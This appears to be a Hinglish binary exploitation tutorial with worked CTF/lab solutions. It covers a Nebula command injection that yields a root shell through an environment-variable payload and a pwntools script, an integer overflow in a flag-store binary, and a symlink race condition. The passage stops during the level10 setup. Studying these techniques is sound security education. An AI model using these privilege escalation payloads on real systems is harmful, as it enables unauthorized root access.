

# Binary Exploitation

## Contents

Overview: .....	2
Command Injection Vulnerability .....	4
Integer Overflow Vulnerability .....	10
Race condition Vulnerability .....	20
Stack Overflow Vulnerability .....	29
Stack Overflow Ret2Win .....	54
Stack Overflow Ret2Shellcode .....	69
Stack Overflow Protections .....	84
Return Oriented Programming(ROP) .....	91
Return To LIBC(Ret2Libc) .....	106
Global Offset Table(GOT) and Procedure Linkage Table(PLT) .....	121
Understanding ASLR and Its Bypass .....	129
Return To PLT(Ret2PLT) .....	136
Return To Syscall(Ret2Syscall) .....	157
Sigreturn Oriented Programming(SROP) .....	170
Return To CSU(Ret2CSU)    One Gadget .....	183
Stack Pivoting.....	215
Understanding Format String Vulnerability .....	241
Arbitrary Read Using Format String Vulnerability .....	256
Arbitrary Write Using Format String Vulnerability .....	270
GOT Overwrite Attack Using Format String Vulnerability .....	279
Format String + Buffer Overflow .....	290
Understanding Heap    Malloc    Free    Tcache    .....	316
Use After Free Vulnerability Tcache.....	357
Double Free Vulnerability Tcache .....	384
Heap Overflow Tcache .....	397
References: .....	412

# Overview:

(It is a part of software security).

**Binary exploitation** is a technique used in **cybersecurity and ethical hacking** to manipulate vulnerabilities in compiled software (binaries) to achieve unintended behavior, such as gaining unauthorized access or executing arbitrary code. It is a key area of **reverse engineering, vulnerability research, and offensive security**.

## How Binary Exploitation Works

### 1. Finding Vulnerabilities

- Attackers analyze compiled programs to identify **memory corruption** vulnerabilities, such as:
  - Buffer Overflows
  - Format String Vulnerabilities
  - Use-After-Free (UAF)
  - Integer Overflows
  - Race Conditions

### 2. Exploiting Vulnerabilities

- Once a vulnerability is found, attackers craft **exploits** to manipulate program execution.
- Techniques include:
  - **Stack-based Buffer Overflow:** Overwriting the **return address** to execute malicious code.
  - **Heap Exploitation:** Corrupting heap structures to control memory allocation.
  - **Return-Oriented Programming (ROP):** Chaining existing code snippets (gadgets) to bypass security protections like **DEP (Data Execution Prevention)**.
  - **Format String Exploitation:** Leaking memory or controlling execution flow via incorrect use of format functions (e.g., printf).

### 3. Bypassing Security Mechanisms

- Modern systems implement **exploit mitigations**, including:

- **ASLR (Address Space Layout Randomization)**: Randomizes memory addresses to make exploits harder.
- **DEP (Data Execution Prevention)**: Prevents execution of injected shellcode.
- **Stack Canaries**: Detects buffer overflows before returning from a function.
  - Attackers use advanced techniques to **bypass these protections**, such as **leaking memory addresses, ROP chains, and heap spraying**.

## Tools Used in Binary Exploitation

- **GDB / PwnTools**: Debugging and exploit development
- **Radare2 / IDA Pro / Ghidra**: Reverse engineering
- **ROPgadget**: Finding ROP chains
- **Checksec**: Checking binary security features
- **ASAN / Valgrind**: Detecting memory corruption

## Real-World Examples

- **Heartbleed (CVE-2014-0160)**: A buffer over-read vulnerability in OpenSSL.
- **Dirty COW (CVE-2016-5195)**: A race condition vulnerability in Linux kernel privilege escalation.
- **EternalBlue (CVE-2017-0144)**: An exploit used in the WannaCry ransomware attack.

## Why is Binary Exploitation Important?

- **For Cybersecurity Analysts & Pentesters**: To assess software security.
- **For Reverse Engineers**: To analyze malware and patch vulnerabilities.
- **For Developers**: To write secure code and prevent exploits.

Since you are working in **cybersecurity, reverse engineering, and VAPT**, learning **binary exploitation** will significantly enhance your skill set. You can start by practicing with **CTFs (Capture the Flag)** challenges, such as:

- **pwn.college**
- **Hack The Box (HTB) – Pwn Challenges**
- **OverTheWire (Narnia, Protostar, and Nebula)**
- **ROP Emporium**

```
#####
#####
```

# Command Injection Vulnerability

## Challenge – 1

Get the root shell

```
→ Command-Injection ls
file file.c
→ Command-Injection
```

Here, we are provided binary file and source code as well.

Hum iski permission check krte hai.

```
→ Command-Injection ls -la
total 32
drwxrwxrwx 2 root root 4096 Mar  3 00:58 .
drwxrwxrwx 3 root root 4096 Mar  3 00:45 ..
-rwsr-xr-x 1 root root 17048 Mar  3 00:45 file
-rw-rw-rw- 1 root root  490 Mar  3 00:56 file.c
```

Jaisa ki dekh skte hai. ispr **suid bit** set **root** ka ise koi bhi user run kr skta hai. aur jb bhi ye run hogo ye apne owner ke permission ke sath run hoga.

Aur hum apna user id check kr lete hai.

```
→ Command-Injection id
uid=1000(hellsender) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30(dip),46(32(samba-share))
→ Command-Injection
```

To yha pr humara user id hellsender hai.

Agar hum is binary ko exploit krke kisi tarah shell le to wo bhi hume **root** ka shell milega.

Ab hum ise run kr lete hai.

```
→ Command-Injection ./file
about to call system("/bin/echo hellsender is cool")
hellsender is cool
→ Command-Injection
```

To ye yha system pr ek command execute kr rhi hai **/bin/echo** jo ek string print kr rha hai. jaisa ki hum jante hai. echo kisi chij ko terminal pr print krne ke kam aata hai.

Aur niche wo chij print ho ja rhi hai. jaise hua hai "hellsender is cool".

Isne **/bin/echo** pura path diya. nhi to **directory traversal** ek vulnerability hoti hai. wo occur ho skti thi. Lekin nhi hogi kyoki isne pura path diya hai. other hum khud ka **echo** banake rkhe lete hai. jiska use krke ye is binary ko run krta.

Ab jaisa challenge ka nam hai **command injection** to yha hum apna malicious command inject kr payenge.

Iska hum source code review kr lete hai.

### File: file.c

```
1 //https://exploit.education/nebula/level-02/
2
3 #include <stdlib.h>
4 #include <unistd.h>
5 #include <string.h>
6 #include <sys/types.h>
7 #include <stdio.h>
8
9 int main(int argc, char **argv, char **envp)
10 {
11     char *buffer;
12
13     gid_t gid;
14     uid_t uid;
15
16     gid = getegid();
17     uid = geteuid();
18
19     setresgid(gid, gid, gid);
20     setresuid(uid, uid, uid);
21
22     buffer = NULL;
23
24     asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
25     printf("about to call system(\"%s\")\n", buffer);
26
27     system(buffer);
28 }
```

Ab hum ise samajhne ki koshish krte hai.

```
gid_t gid;
uid_t uid;

gid = getegid();
uid = geteuid();

setresgid(gid, gid, gid);
setresuid(uid, uid, uid);
```

Yha yh kya kr rha hai ki jo humara real user id hai use effective id me change krne ki koshish kr rha hai.

Iska mtlb jb ye binary run ho rhi hai to us time ke liye jo humari **uid** hai wo convert ho ja rhi hai **root** me. Kyoki is pr suid bit set hai.

Agar hum ise use nhi karenge to hume shell nhi milega root ka.

Uske bad **asprintf()** function kya karega ek string ko buffer ke andar store kr dega.

```
getenv("USER")
```

Ye hume humara correct user batata hai.

to ise hum ek hi jagah se exploit kr skte hai.

```
asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
printf("about to call system(\"%s\")\n", buffer);
```

Ye jo **USER** environment variable hai iski value mai change kr du. wo as a command bhi run ho skta hai.

```
→ Command-Injection export USER=hacked
→ Command-Injection ./file
about to call system("/bin/echo hacked is cool")
hacked is cool
→ Command-Injection
```

Ab hum is **hacked** ki jagah apna command likhenge.

Jaisa ki hum jante hai. hum linux me ; lagakar multiple command run kr skte hai.

```
→ Command-Injection echo hello; id
hello
uid=1000(hellsender) gid=1000(hellsender) groups=1000(hellsender),4(adr
32(sambashare)
→ Command-Injection
```

Id print krne ki koshish krte hai.

```
→ Command-Injection export USER=';id'  
→ Command-Injection ./file  
about to call system("/bin/echo ;id is cool")  
id: extra operand 'cool'  
Try 'id --help' for more information.  
→ Command-Injection
```

Yha pr ye cool ko as argument consider kr rha hai.

```
→ Command-Injection export USER=';id;#'  
→ Command-Injection ./file  
about to call system("/bin/echo ;id;# is cool")  
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),32(sambashare)  
→ Command-Injection
```

To hum dekh skte hai isne id print kr diya.

Ab hum **interactive shell** lene ki koshish krte hai.

```
→ Command-Injection export USER=';zsh -i;#'  
→ Command-Injection ./file  
about to call system("/bin/echo ;zsh -i;# is cool")  
  
→ Command-Injection id  
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),51(lpadmin),52(kppp),53(pppoe),54(wheel),55(wireshark),56(sshd),57(sshd),58(sshd),59(sshd),60(sshd),61(sshd),62(sshd),63(sshd),64(sshd),65(sshd),66(sshd),67(sshd),68(sshd),69(sshd),70(sshd),71(sshd),72(sshd),73(sshd),74(sshd),75(sshd),76(sshd),77(sshd),78(sshd),79(sshd),80(sshd),81(sshd),82(sshd),83(sshd),84(sshd),85(sshd),86(sshd),87(sshd),88(sshd),89(sshd),90(sshd),91(sshd),92(sshd),93(sshd),94(sshd),95(sshd),96(sshd),97(sshd),98(sshd),99(sshd)  
→ Command-Injection
```

Yha pr hume **root** shell mil gya.

Hum root shell ko exit krte hai.

```
→ Command-Injection id  
uid=1000(hellsender) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),32(sambashare)  
→ Command-Injection
```

Hellsecder pr wapas aa gye.

Ab hum python ki help se exploit banayenge.

**pwntools** ko install kr lena hai.

```
→ Command-Injection pip3 install pwntools
```

```
#!/usr/bin/python3

from pwn import *

io = process('bash',env={'USER':';sh -i;#'})
io.sendline('./file')
io.interactive()
```

Yha pr first line me hum pwn module se everything import kr rhe hai.

Fir hum ek process create kr rhe hai. means terminal khol rhe hai aur environment variable set kr rhe hai. **env** ki value hum dictionary format me dete hai.

Uske bad hum binary file ko run kr rhe hai.

Hum khud interact krna chahte hai. uske liye interactive() call kiya.

Ab hum apna program run krte hai.

```
→ Command-Injection vim exploit.py
→ Command-Injection ./exploit.py
[+] Starting local process '/usr/bin/bash': pid 10318
./exploit.py: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http://
  io.sendline('./file')
[*] Switching to interactive mode
about to call system("/bin/echo ;sh -i;# is cool")

# $ id
uid=0(root) gid=1000(hellsender) groups=1000(hellsender),4(adm),24(cdrom),27(sudo),30(dialout)
# $
```

Yha hume **root** shell mil gya.

#####
#####

# Integer Overflow Vulnerability

**Integer overflow** occurs when an **arithmetic operation** attempts to store a value that exceeds the maximum limit of the integer type used in a programming language. Since computers store integers in a fixed number of bits, exceeding this limit causes the value to "wrap around" or produce unexpected results.

An Integer Overflow Vulnerability can lead to -

1. RCE
2. Privilege Escalation
3. DoS
4. Crash the program

For example:

In a **32-bit signed integer** (which ranges from **-2,147,483,648** to **2,147,483,647**), adding **1** to the maximum value results in a wraparound to the minimum value:

```
#include<stdio.h>
int main() {
    int num = 2147483647;
    printf("%d\n",num+1);
    return 0;
}
```

Output

```
→ Integer-Overflow vim file.c
→ Integer-Overflow ./file
-2147483648
→ Integer-Overflow
```

To yha pr hum dekh skte hai. ki humne jaise hi interger ke highest positive value me +1 kiya to interger ke sabse hightest negative number me pahuch gya.

```
#include<stdio.h>

int main() {
    int num = 2147483647;
    // -2147483648 + 10
    printf("%d\n", num+1+10);
    return 0;
}
```

Agar hum isme **+10** aur ke de to kya hoga.

To ye **-2147483638** ho jayega. Kyoki fir math ke hisab se kam karega. First +1 ise negative me convert kr dega aur +10 isme ise minus ho jayega.

To aisa krke hum yha pr koi bhi value set kr skte hai.


Even ise **0** bhi kr skte hai.

Agar ye jo negative number hai isme hum itna hi plus kr de to kya hoga.

```
#include<stdio.h>

int main() {
    int num = 2147483647;
    // -2147483648 + 2147483648
    printf("%d\n", num+1+10);
    return 0;
}
```

Minus, plus cut jayega aur ye zero ho jayega.



Ye kuchh is tarah se kam krta hai. jaise hi positive number **+1** plus hua in highest negative me chla jayega. Negative jitna plus karenge ye zero ki taraf jayega. Fir usme kuchh plus karenge to ye positive ki taraf jayega. Aise hi cycle chalta rhega.

---

```
→ Integer-Overflow ls
file file.c flag.txt store store.c
→ Integer-Overflow
```

Hume yha pr **flag.txt** read krni hai **store** ko exploit krke (joki ek binary file hai) . jha **store.c** source code diya hua hai.

Hum binary ko chalakr dekh lete hai.

```
→ Integer-Overflow ./store
Welcome to the flag exchange
We sell flags
```

1. Check Account Balance
2. Buy Flags
3. Exit

```
Enter a menu selection
```

Hum apna balance check krte hai.

```
Enter a menu selection
```

```
1
```

```
Balance: 1100
```

```
Welcome to the flag exchange  
We sell flags
```

- 1. Check Account Balance
- 2. Buy Flags
- 3. Exit

```
Enter a menu selection
```

Ab hum option 2 choose krke flaga buy krne ki koshish krte hai.

```
Enter a menu selection
```

```
2
```

```
Currently for sale
```

- 1. Definitely not the flag Flag
- 2. 1337 Flag



To yha pr do type ke flag hai buy krne ke liye.

```
2. 1337 Flag
```

```
1
```

```
These knockoff Flags cost 900 each, enter desired quantity.
```

```
1
```

To hum ek **flag** buy kr lete hai.

These knockoff Flags cost 900 each, enter desired quantity

1

The final cost is: 900

Your current balance after transaction: 200

Welcome to the flag exchange

We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

Enter a menu selection

Yha humne **flag** buy kr liye aur humare pas **200** dollars bach gye.

Ab hume 1337 flag buy krna hai. jiska price hai 100000 dollars aur hume bs 1100 dollars hi milte hai.

Enter a menu selection

2

Currently for sale

1. Definitely not the flag Flag

2. 1337 Flag

2

1337 flags cost 100000 dollars, and we only have 1 in stock

Enter 1 to buy one

To hum nhi buy kr skte hai.

```
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one1
```

```
Not enough funds for transaction
```

```
Welcome to the flag exchange
We sell flags
```

```
1. Check Account Balance
```

```
2. Buy Flags
```

```
3. Exit
```

```
Enter a menu selection
```

```
3
```

Not enough funds show ho rha hai.

To yha pr binary ko exploit krke balance ko badana hai.

Agar hum **source code** dekhe to.

```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    setbuf(stdout, NULL);
    int con;
    con = 0;
    int account_balance = 1100;
    while(con == 0){

        printf("Welcome to the flag exchange\n");
        printf("We sell flags\n");

        printf("\n1. Check Account Balance\n");
        printf("\n2. Buy Flags\n");
        printf("\n3. Exit\n");
        int menu;
        printf("\n Enter a menu selection\n");
        fflush(stdin);
        scanf("%d", &menu);
        if(menu == 1){
            printf("\n\n\n Balance: %d \n\n\n", account_balance);
```

```

    }

else if(menu == 2){
    printf("Currently for sale\n");
    printf("1. Definitely not the flag Flag\n");
    printf("2. 1337 Flag\n");
    int auction_choice;
    fflush(stdin);
    scanf("%d", &auction_choice);
    if(auction_choice == 1){
        printf("These knockoff Flags cost 900 each, enter desired quantity\n");

        int number_flags = 0;
        fflush(stdin);
        scanf("%d", &number_flags);
        if(number_flags > 0){
            int total_cost = 0;
            total_cost = 900*number_flags;
            printf("\nThe final cost is: %d\n", total_cost);
            if(total_cost <= account_balance){
                account_balance = account_balance - total_cost;
                printf("\nYour current balance after transaction: %d\n\n",
account_balance);
            }
            else{
                printf("Not enough funds to complete purchase\n");
            }
        }
    }
}

else if(auction_choice == 2){
    printf("1337 flags cost 100000 dollars, and we only have 1 in stock\n");
    printf("Enter 1 to buy one");
    int bid = 0;
    fflush(stdin);
    scanf("%d", &bid);

    if(bid == 1){

        if(account_balance > 100000){
            FILE *f = fopen("flag.txt", "r");
            if(f == NULL){

                printf("flag file not found\n");
            }
        }
    }
}

```

```

        exit(0);
    }
    char buf[64];
    fgets(buf, 63, f);
    printf("YOUR FLAG IS: %s\n", buf);
}

else{
    printf("\nNot enough funds for transaction\n\n");
}

}

else{
    con = 1;
}

}

return 0;
}

```

```

int number_flags = 0;
fflush(stdin);
scanf("%d", &number_flags);
if(number_flags > 0){
    int total_cost = 0;
    total_cost = 900*number_flags;
    printf("\nThe final cost is: %d\n", total_cost);
    if(total_cost <= account_balance){
        account_balance = account_balance - total_cost;
        printf("\nYour current balance after transaction: %d\n\n", account_
    }
    else{
        printf("Not enough funds to complete purchase\n");
    }
}

```



Yha pr hum **total\_cost** me minus ki value lana hai. to hum yha pr **number\_flags** ki value itni jyada bda denge ki iski jb multiply 900 se ho to total\_cost ki value minus me aa jayega.

Yha sbse bda number

```
>>> 2147483647  
2147483647  
>>> 2147483647//900  
2386092  
>>>
```

Ise hum **900** se divide kr dena hai jisse value minus me ho jayegi.

To yha ye puri tarike se divisible nhi hai. to ise thoda bda number bna denge.

```
>>> 2147483647/900  
2386092.941111111  
>>> 2147483647//900  
2386092  
>>> 2386092 + 2000  
2388092  
>>>
```

```
>>> 2388092*900  
2149282800  
>>> █
```

Ab hum binary ko run krte hai.

```
→ Integer-Overflow ./store  
Welcome to the flag exchange  
We sell flags  
  
1. Check Account Balance  
  
2. Buy Flags  
  
3. Exit  
  
Enter a menu selection  
2  
Currently for sale  
1. Definitely not the flag Flag  
2. 1337 Flag  
1  
These knockoff Flags cost 900 each, enter desired quantity  
2388092
```

Hum jaise enter hit krte hai.

The final cost is: -2145684496



Your current balance after transaction: 2145685596

Welcome to the flag exchange  
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection

Yha hum dekh skte hai ki final cost minus me chali gyi aur humara account balance bd kr bahut jyada ho gya hai.

Enter a menu selection

1

Balance: 2145685596

Welcome to the flag exchange  
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection

2

Ab hum **1337 flag** buy kr lete hai.

```
Enter a menu selection
2
Currently for sale
1. Definitely not the flag Flag
2. 1337 Flag
2
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one1
YOUR FLAG IS: flag{F4k3_FL4G}

Welcome to the flag exchange
We sell flags

1. Check Account Balance
2. Buy Flags
3. Exit

Enter a menu selection
```

To yha pr hum flag dekh skte hai. yha ye fake flag show kr rha hai. agar hum original flag chahiye to hume is **CTF ke server** se connect hokr same kam krna hoga. Kyoki agar wo flag file de do to hum bina solve kiye hi **flag** pd lenge.

#####

## Race condition Vulnerability

A **race condition** occurs when multiple processes or threads access a shared resource concurrently, and the program's behavior depends on the timing of their execution. If the execution order is not properly controlled, it can lead to unintended behavior, data corruption, or security vulnerabilities.

Race conditions are particularly dangerous in **multi-threaded applications, database transactions, and privileged operations**.

### How Race Conditions Lead to Vulnerabilities

An attacker can exploit race conditions to:

1. **Bypass Security Checks** – Performing a privilege check before an action but modifying the resource before execution.

2. **Gain Unauthorized Access** – Exploiting timing issues to overwrite protected data.
3. **Cause Data Corruption** – Two processes modifying the same data simultaneously without proper synchronization.
4. **Privilege Escalation** – Exploiting a temporary file creation or symbolic link race condition.

## Challenge –

```
root@hellsender-linux:~#
→ Race-Condition ls -la
total 36
drwxrwxr-x 2 hellsender hellsender 4096 Apr  7 02:08 .
drwxrwxrwx 5 root      root        4096 Apr  7 00:24 ..
-rw----- 1 root      root        19 Apr  7 00:25 flag.txt
-rwsr-xr-x 1 root      root        17416 Apr  7 00:25 race
-rw-r--r-- 1 root      root        1706 Apr  7 00:25 race.c
→ Race-Condition █
```

Yha pr hume 3 files given hai. **flag.txt**, **race (binary file)** and **race.c (source code file)**.

Yha pr **flag.txt** file hai jiske andar flag hai. aur hume race binary ko exploit krke **flag.txt** file read krni hai. teeno file **root** user ki hai. aur hum hai **hellsender** user.

```
root@hellsender-linux:~#
→ Race-Condition id
uid=1000(hellsender) gid=1000(hellsender) groups=1000(hellsender),4(adm,lpadmin,plugdev),120(lxd),131(sambashare)
→ Race-Condition █
```

Hum binary ko run krke dekh lete hai.

```
root@hellsender-linux:~#
→ Race-Condition ./race
./race file host
    sends file to host if you have access to it
→ Race-Condition █
```

Yha pr agar hum ise koi **ip address** denge to us pr ye read krke de dega.

Yha hume port nhi pta to ye error ke sath port bta dega. Aise hi run krte hai.

```
→ Race-Condition ./race flag.txt 127.0.0.1
You don't have access to flag.txt
→ Race-Condition
```

Yha hume permission nhi.

To ek file bna lete hai. test krne ke liye.

```
→ Race-Condition echo hello > readable
```

Aur ise run krte hai.

```
→ Race-Condition ./race readable 127.0.0.1
Connecting to 127.0.0.1:18211 .. Unable to connect to host 127.0.0.1
→ Race-Condition
```

To is bar dusra error aaya aur hume port pta chal gya.

Ab hum nc listener open kr lete hai.

```
→ Race-Condition nc -nvlp 18211
t Listening on 0.0.0.0 18211
```

Aur fir se apna file run krte hai.

```
→ Race-Condition ./race readable 127.0.0.1
Connecting to 127.0.0.1:18211 .. Connected!
Sending file .. wrote file!
→ Race-Condition
```

Aur yha nc pr hello like kr aa gya.

```
→ Race-Condition nc -nvlp 18211
Listening on 0.0.0.0 18211
Connection received on 127.0.0.1 37934
.oO Oo.
hello
→ Race-Condition
```

Is challenge me hume kisi tarah **flag.txt** ka content pdkr **nc** pr write krna hai.

Ab hum **symbolic** link banayenge. Linux me do type ke link hote hai. symbolic link aur hard link.

Symbolic link banane ke liye hum command run karenge.

**ln -sf ./readable ./link**

**-sf** symbolic link forcefully ./kis file ki bnani hai uske bad link ka kya nam rhega.

```
→ Race-Condition ln -sf ./readable ./link
→ Race-Condition ls -la
total 40
drwxrwxr-x 2 hellsender hellsender 4096 Apr  7 02:19 .
drwxrwxrwx 5 root      root      4096 Apr  7 00:24 ..
-rw----- 1 root      root      19 Apr  7 00:25 flag.txt
lrwxrwxrwx 1 hellsender hellsender 10 Apr  7 02:19 link -> ./readable
-rwsr-xr-x 1 root      root     17416 Apr  7 00:25 race
-rw-r--r-- 1 root      root      1706 Apr  7 00:25 race.c
-rw-rw-r-- 1 hellsender hellsender  6 Apr  7 02:16 readable
→ Race-Condition
```

Yha **symbolic link** bn gya hai. jaise ki hum permission me dekh skte hai. aage "l" lga hua hai.

```
→ Race-Condition cat link
hello
→ Race-Condition
```

To ye readable ke content ko read kr rha hai. agar ise edit karenge to readable bhi edit ho jayega. Ye ek dusre connected hai.

Ab hum source code ko run krte hai.

```
#include <stdlib.h>
#include <unistd.h>
```

```

#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>

int main(int argc, char **argv)
{
    char *file;
    char *host;

    if(argc < 3) {
        printf("%s file host\n\tsends file to host if you have access to it\n", argv[0]);
        exit(1);
    }

    file = argv[1];
    host = argv[2];

    if(access(argv[1], R_OK) == 0) {
        int fd;
        int ffd;
        int rc;
        struct sockaddr_in sin;
        char buffer[4096];

        printf("Connecting to %s:18211 .. ", host); fflush(stdout);

        fd = socket(AF_INET, SOCK_STREAM, 0);

        memset(&sin, 0, sizeof(struct sockaddr_in));
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = inet_addr(host);
        sin.sin_port = htons(18211);

        if(connect(fd, (void *)&sin, sizeof(struct sockaddr_in)) == -1) {
            printf("Unable to connect to host %s\n", host);
            exit(EXIT_FAILURE);
        }

#define HITHERE ".oO Oo.\n"
        if(write(fd, HITHERE, strlen(HITHERE)) == -1) {
            printf("Unable to write banner to host %s\n", host);
            exit(EXIT_FAILURE);
        }
#define HITHERE
    }
}

```

```

printf("Connected!\nSending file .. "); fflush(stdout);

ffd = open(file, O_RDONLY);
if(ffd == -1) {
    printf("Damn. Unable to open file\n");
    exit(EXIT_FAILURE);
}

rc = read(ffd, buffer, sizeof(buffer));
if(rc == -1) {
    printf("Unable to read from file: %s\n", strerror(errno));
    exit(EXIT_FAILURE);
}

write(fd, buffer, rc);

printf("wrote file!\n");

} else {
    printf("You don't have access to %s\n", file);
}
}

```

Jaisa ki humne phle hi samjh liye tha ki program kaise kam kr rha hai.

To isme vulnerability hai kahan.


Man lijiye humne **readable** ka link banaya aur ye program use read kr rha hai. aur ye program jb tk niche tk read krta hai. tb tk hum us link ko badal ke **flag.txt** ko point kr denge. To wo **flag.txt** ko read kr dega.

To yhi mistake thi. To agar file ko read krne se phle ye file descriptor bna leta. To agar ek bar file descriptor bn file ko open kr diya. to link kuchh bhi kro koi fayda nhi hoga. Kyoki wo file memory ke andar open ho chuki hai.

To is challenge me ye phle file check kra fir uske bad isne itne sare kam kiye fir jake file ko open kr rha hai. itni der me hum file ko bdal skte hai.

Agar ye file ko phle hi open kr leta. Fir check krta file descriptor bna ke krta kam to dikkat nhi hoti.

## Diagram ke help se smajhte hai.



Yha pr hum fake token file banayenge. Fir uska hum link banayegne. Ab us link wale file ko supply kr denge is program ko. Isse bolenge us link wale file ko pdo. Yh use pd skte hai kyoki fake token humne banaya to use read ki permission hoti hai.

To ye uska access condition pass ho jayegi fir ye niche aayega. Aur jb connection ho rha hoga tb tk kya krte hai. ki jo fake token wali file ki value badal ke hum **flag.txt** file ko point krwa denge. In command se bolenge. Ki flag.txt ka link banao same nam se. ab wo link kisko point kr rha hai **flag.txt** ko.

Ab wo agle function pr aayega open function pr, aur link ko open karega aur link point kr rha tha **flag.txt** ko to wh flag.txt ko open kr dega.

To ye **race condition** tha means hum process ke sath **race** lagayenge. Hum us process se tez kam krna chah rhe hai.

Jitne der me wo process banayega aur print karega chije, banner bhejega. Utni der me hum chijo ko badal denge. jo link hai use badal denge. to ye attack kai bar kam krta hai. kai bar nhi. Isliye ise multiple bar run krna padta hai. kyoki kai bar uska process tez hoga. Kai bar humara process tez hoga.

Jis bar humara process tez hoga hume file pdne ko mil jayega.

Yha ubuntu ke latest machine pr kam nhi karega.kyoki isme protection laga hua hota hai. Latest me ek bar humne link bana liya to dubara fake **flag** pr link nhi kr skte.

Man **flag.txt** ka link banaya fir uska value badalkr fake pr krni hai to. Aise change krte rhni hai bar-2.

To ye sb hum nebula ke machine pr krenge.

```
level10@nebula:~$ cd /home/flag10
level10@nebula:/home/flag10$ ls -la
total 14
drwxr-x--- 2 flag10 level10 93 2011-11-20 21:22 .
drwxr-xr-x 1 root root 60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag10 flag10 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag10 flag10 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
